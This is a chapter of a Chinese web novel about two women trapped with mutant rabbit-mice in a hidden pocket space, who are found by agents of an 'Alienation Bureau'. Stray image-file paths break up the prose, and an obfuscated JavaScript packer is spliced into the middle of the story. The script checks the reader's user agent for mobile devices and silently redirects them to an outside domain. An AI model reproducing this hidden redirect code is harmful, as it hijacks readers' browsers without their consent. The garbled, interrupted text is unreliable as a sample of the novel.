电量每秒都在增长,但柏穗更希望它一秒就增长到100%,因为兔鼠显然已经不满足于只是远远看着它们散落一地的丰厚成果,正蹦蹦跳跳朝这里前进。 如果忽略它们疯狂的眼神和一跃几米的速度,它们还是挺可爱的,像几只巨大的雪球在地上弹跳。 “电量3%。” 兔鼠接近了驼背男。 “电量4%。” 柏穗把柯碟子拉到身后,猛地关上门。 “电量5%。” 外面传来驼背男凄厉的惨叫,柯碟子的身体随之一颤。 “那是什么?”柯碟子问。 “电量6%。” 柏穗说:“我不知道。” 兔鼠群的声音渐渐变大,像夏天树上的蝉一样吵闹,近乎人类的尖叫声。柏穗把柯碟子搂在怀里,紧紧捂住她的耳朵。 “电量7%。” “电量8%。” ...... 柏穗看着闭紧双眼的柯碟子,在门外的嘈杂声中思绪乱飘。 兔鼠的速度太快了,她没法保证小刀的速度能快过兔鼠。如果说吸血守宫是蚂蚁速度,那兔鼠它们就是蚂蚱速度。也许小刀还没接近兔鼠,它先跳到自己头上嚼脑袋肉了。 她们只能选择躲避,在外面与兔鼠赛跑和找死的区别可能只是慢几秒死。 可是假如兔鼠破门闯入该怎么办?她该怎么自保?怎么保护柯碟子?为什么变异生物会在市里突然出现?光头男是它们攻击的第一个人? 她希望能思考出一条清晰的救命之路,但是思来想去脑中也只是空白。 能流畅使用“小刀”这种精神链接工具似乎让她有些得意忘形,以为自己多么厉害,赶走驼背男和光头男两人更是加深了她这种不自知的自得。 然而面对兔鼠,她只是一个连自保都困难的无力之人。 店铺外的声音渐渐停息,柏穗想,也许兔鼠吃饱了。 如果兔鼠决定对店铺发动攻击,她就把海报旁边的小窗口开条缝,控制小刀飞出去尝试杀死兔鼠。 可是视线受限的情况会不会影响精神链接呢?要是在解决兔鼠之前它们先闯进来了呢? 她不知道,但山穷水尽时必须得试试。 就在这时,柏穗听见门外一句试探:“这里还有人吗?” 人声?不是那个驼背男的声音,很明显是女声。 柏穗没吭声。柯碟子抬头,脸上浮现惊喜之色:“有,有人!” “这里的变异生物已经被解决了。快出来,我带你们转移到安全的地方。”女人的声音没什么起伏,听上去也并不焦急,嘴上说着“快出来”,语气却像是一百年后再出来也不要紧。 柏穗心中有个猜测,她让柯碟子待在门后,暂时别开门,自己到一旁将小窗口的遮挡往上推开一小条缝隙。 一股异味飘进鼻子。 她凑得很近才勉强看清外面的情形。首先是一只兔鼠的背影,她心头一跳。然而兔鼠仅仅是呆立不动,旁边几只也是同样如此,视野有限,看不到它们此刻是什么表情。 驼背男没死,抱头蹲在一边缩成西瓜虫。柏穗的头往右移动,视线移到左边的店铺门前,果不其然看到了熟悉的宝蓝色棒球服。 柏穗顿时松了口气。 她抹了抹眼角不存在的眼泪,心想,这大概就是统一工作服的意义吧。 柯碟子还在门后抱着胳膊看她:“为什么不开门?” 柏穗回答:“她在外面能安然无恙,只能说明她很厉害,但不能说明她很善良。我要确认一下。” “看一眼就能确认了?”柯碟子把手放在门把上。 柏穗顿了一秒,耸耸肩:“如果考虑最坏的情况,确实不能完全保证。” 柯碟子随即拧开门,和一个穿着宝蓝色棒球服的女人撞上眼神。她留着齐下巴的短发,有着一双不起波澜的眼睛,棒球服上有一个显眼的盾牌形图案。 她就这样罚站似的面对着门,柯碟子被她吓一跳。 “抱歉,我应该让开点。”女人名叫舒思,她往旁边走了两步,让出位置。 “不用不用,我们要谢谢你。”柯碟子连忙摆手,她说着朝驼背男方向看。他周围那些奇怪的动物静静蹲坐着,下半个身体的白毛都染上了血点,柯碟子起初以为它们死了,但每个脑袋上的圆耳朵还在时不时抽动。 柯碟子仔细看后发现,它们的每只眼珠上都插着一根细针。 她听见随后出门的柏穗询问舒思:“你是地下市场管理局的人?” 什么是地下市场管理局? 她转过脸来,舒思的神情仍然没变:“如果你说的是‘异化局’......是的。” 哇,这名字高端多了。 柏穗看着舒思没什么表情的脸,在心里悄悄说,同事啊,幸会幸会。 这时柯碟子问舒思:“它们眼睛上怎么有针?” “我插进去的,它们视力受损就不会动了。” 柏穗心中讶异,能把针准确插进兔鼠眼睛而不受到伤害,要么舒思的远距离发射的准头极佳,要么她的速度极快,能在兔鼠攻击她前手动将细针戳进兔鼠的红眼珠。 更有可能的是,她二者兼有之。 不知道什么时候开始,四处路人都消失不见。市区不像郊外,极高的人口密度足以让人在白天找不到一处僻静的地方,但现在放眼望去,除了他们四人,再看不到第五个人了。 头顶斜上方的飞铁好久没有一班经过,每层楼外永不停歇的平梯上也空无一人。 柏穗视线扫过左右平梯,突然想起一双无神的眼睛:“你有没有看到一个绿裙子女生?” “没有。”舒思转移目光,看向驼背男:“这是你们同伴?另一个死透了,抱歉。” “他们是坏人!”柯碟子说。 “只是试验品而已。”舒思小声地自言自语,但被柏穗听到了。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16389592|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p>试验品?是说他们身上应用的不成熟的改造技术吗? 柏穗早就感受到,这两人被改造得十分不合理。按理说改造后应该很强,但现实来看,他们并没有自己表现出的那样身手高超。 他们一个将防护金属安装在背上,深深压迫了脊背;另一个改造了金属手臂,纵有力量,但是没有远程攻击的武器,本人的反应速度也慢半拍,还不如驼背男的反应快。 钢铁之躯对付普通百姓是够用了,但碰上改造良好的赛博格就远远不够看。 如果这样的改造说是试验品,倒也有道理。如果是故意拿活生生的人来做改造试验,柏穗觉得他们的改造者一定冷血且有钱有势。 “这附近的人都被你们转移了?”柏穗问道。 “你知道异化局,但不知道空间规则?”舒思没回答她的问题,而是反问道。 柏穗在管理局做客几小时,对于地下市场空间和变异动物仍然知之甚少。可是现在的情况和那个空间有什么关系?附近的人去哪儿了? “我只知道地下市场所在的空间很奇特。难不成市里的......”柏穗犹疑地说,突然灵光一现,一下子感到自己先前迟钝无比。 已知吸血守宫无法穿过地铁站出口,只能待在地下空间里,那为什么其它变异动物不能也是这样呢? 柏穗原本还在奇怪,兔鼠为什么能在市里突然出现而没引起骚乱。它们体型不像吸血守宫那样细小,如果一直生存在市区里,不可能不被发现。 她能想到的唯一的解释就是,他们现在所处的地方早就不是现实空间了,而是像息盘地铁站内部那样的另外一个空间,一个存在变异动物的空间。 而她们不知道什么时候误入了空间,驼背男那两人也是。 绿裙子女生大概是没在这个空间中,在柏穗的记忆里,看到兔鼠后,平梯上就没有了她的身影。 “地上空间入口不稳定,我们要在入口关闭前找到出口。”舒思冷淡地讲。也许是想让她们了解现在的情况以免过度恐慌,随后舒思给她们大致解释了空间相关的规则。 地上空间入口不像地铁站那样固定,而且出现频率极低,且一旦出现,隔段时间便会消失。在此之前没能出来就会被困在里面,运气好的能等到下次入口出现,运气不好的只能在空间里生活,同时还得防范可能存在的变异生物。 大多数市里空间都很小,陆地范围几平米,出入口也都符合人类动线,很可能进去后不自觉地又出来了。 也许有人会察觉自己走着走着突然后退了几米,但大都自己给出合理的解释——“工作太累了”“困出幻觉了”“刚刚在发呆”,因此不会引起大规模恐慌。 为了能够及时发现市里随机出现的空间入口,管理员有专门仪器进行空间波动测量。 正常情况下。数值在0处上下波动;当数值超过10,就说明附近应该有小空间入口;如果数值超过100,那么就是一个地铁站大小的空间。 以此类推,空间越大,数值越高,总体数值随空间大小呈对数型增长,也就是数值的增加会越来越缓慢。到了一定程度后,也许数值只增加1,空间却已经是之前的成倍大小。 在空间内部寻找出口时,则需要找到数值最低点。相应地空间范围越广,寻找出口也就越困难。 舒思从口袋里拿出一个仪器开机,那是个蓝牙耳机盒大小的黑色方盒。柏穗看到,屏幕上面显示的红色数值为“1092”。 8. 新秃毛兔鼠 舒思早在进入空间之前就测量过数值,所以并不惊讶。不知情的柏穗则难以置信地凝视这个数字:这个空间有可能比整个城市都要大。 柯碟子此前从未进入过空间中,但听了舒思的一番解释后也算是基本理解了情况。 她皱起鼻子,问道:“你们找到出口了吗?” 舒思摇头:“目前还没有,我刚进来,同事还在找。” “刚进来?” “刚进来就看到他差点被白兔鼠吃了。”舒思朝驼背男的方向抬抬下巴。 柏穗的关注点是这种生物真就叫兔鼠,她觉得自己是取名天才。 柯碟子又问:“你的入口是哪里?” 舒思看向柯碟子的店铺:“就是这个门。” 柯碟子跳脚大喊:“你把我的门砸了?不然怎么进来的?” “门没关好。”舒思冷静地补充。 柯碟子熄火了。 想来柯碟子今天进入店铺时就已经身处另一片空间里了,只是她自己没察觉到。 舒思问:“你今天几点到达的店铺?” “早上七点。”柯碟子乖乖地回答,比柏穗到店的时间没早多少,她每天早上都是这个时间准时开店,不会有错。 舒思环顾四周:“现在时间八点十七,地上空间持续时间最长记录没超过两小时。” 问题是柯碟子到店以前,这片空间的出入口到底开放了多久。 “所以现在很有可能我们已经出不去了?”柯碟子倒抽一口气。 “以前没出现过这么高的数值。情况也可能改变。”柯碟子长舒一口气。 “不过根据经验,出入口存在时间和空间大小没有明显关联。”柯碟子决定不再对舒思的话有所反应。 “这个空间很大,食物充足,而且这里的东西都是可以用的。”舒思似乎是想安慰她们,但是效果并不好。 柯碟子宁愿和自己的种子们一起饿死也不想在这个空间生活。 柏穗看向手中的万能充电器,没猜错的话,这个就是空间里对现实物品的复制品。 小刀的电量早就充满了,她把充电器放到地上。 柯碟子想到自己的店,开始充满希望地预想自己可以拥有双倍的种子。舒思接下来的话却给她浇了一盆冷水:“不过不能带出去。入口下一次打开前,我们可以在这里一直生活。” “同时躲避兔鼠?”柏穗接话道。这么大的空间,很难说兔鼠的数量会达到怎样的量级。想到密密麻麻涌出的吸血守宫,柏穗不自觉打了个寒战。 她的种田大业刚起步就要就此腰斩了吗? 柏穗失落的目光落在“净土”的小窗口上,像突然被什么东西击中,她反应过来:“不对!” 另外两人望向她。 “我七点多的时候在窗口那里还和柯碟子对话了,所以当时她绝对不在这个空间里。” 一旦这样想就很顺了,柏穗继续说:“她是给我开门的时候再次穿过了入口才进入这里的。所以空间入口出现时间一定在七点之后。” 舒思的呼吸暂停了片刻,她扬起眉毛望着柏穗:“那么我们的希望又大了几分。” “舒思,你也来了?”一道浑厚的男声传来,柏穗听着略有耳熟感。 她和柯碟子望向来人,他眉骨很高,眼窝极深,眉形斜着向上,这也是他看上去凶狠的原因。他左眼的黑色眼罩上绣着深蓝色的盾牌形状图案,叶片缠绕其上,看起来古旧又神秘。 他之前和柏穗已经碰过面了,正是柏穗进入地铁站时不小心用手臂打到的眼罩寸头男。 柏穗意识到,凌晨时分赵甫身上管理局的标志给她的熟悉感,就是来自这当初匆匆瞥过一眼的眼罩。 原来他也在管理局工作。 不过夜里他出现在地下市场,说明上的是夜班吧?为什么现在还在执行任务?地下市场发生骚乱时,他也没有出面解决。 更重要的是,他没穿宝蓝色工作服。 柏穗隐隐记起赵甫向于静岳报告时,有提到一名在地下市场辅助调查案件的管理局成员,他正好逮住了真理塔逃犯。 如果那名成员是他,那一切就都可以解释了。 “你们好,我是异化局的管理员,叫邵封怀。舒思跟你们介绍过自己了吧?”柯碟子原本躲到柏穗后面,见邵封怀说话友好,又站回柏穗身边。 柏穗柯碟子一齐摇头。 “舒思,不是跟你说过,介绍自己的名字能让被解救人更加信任吗?”邵封怀对舒思恨铁不成钢地说,舒思木然地垂下眼皮,“这位是舒思。不用担心,我们会一起把大家救出去的。” 两名被解救人不信任地看着他。 邵封怀问舒思:“还派来了几个人?” “我巡逻中发现这里有个入口就进来了,不是从局里出发的。” “什么?你进入前不知道报告一下吗?你一个人贸然进入......”邵封怀发觉自己的语气渐渐急迫起来,深吸一口气,沉默了几秒说道:“安丹他们在北边搜索出口,给我同步了两处兔鼠出现的地点,另外还有几十个人等着救出去。” “这里不用搜索出口吗?”柏穗问。 “这里的仪器检测数值过高,而北边数值普遍低于八百,出口在那里的可能性更大。” 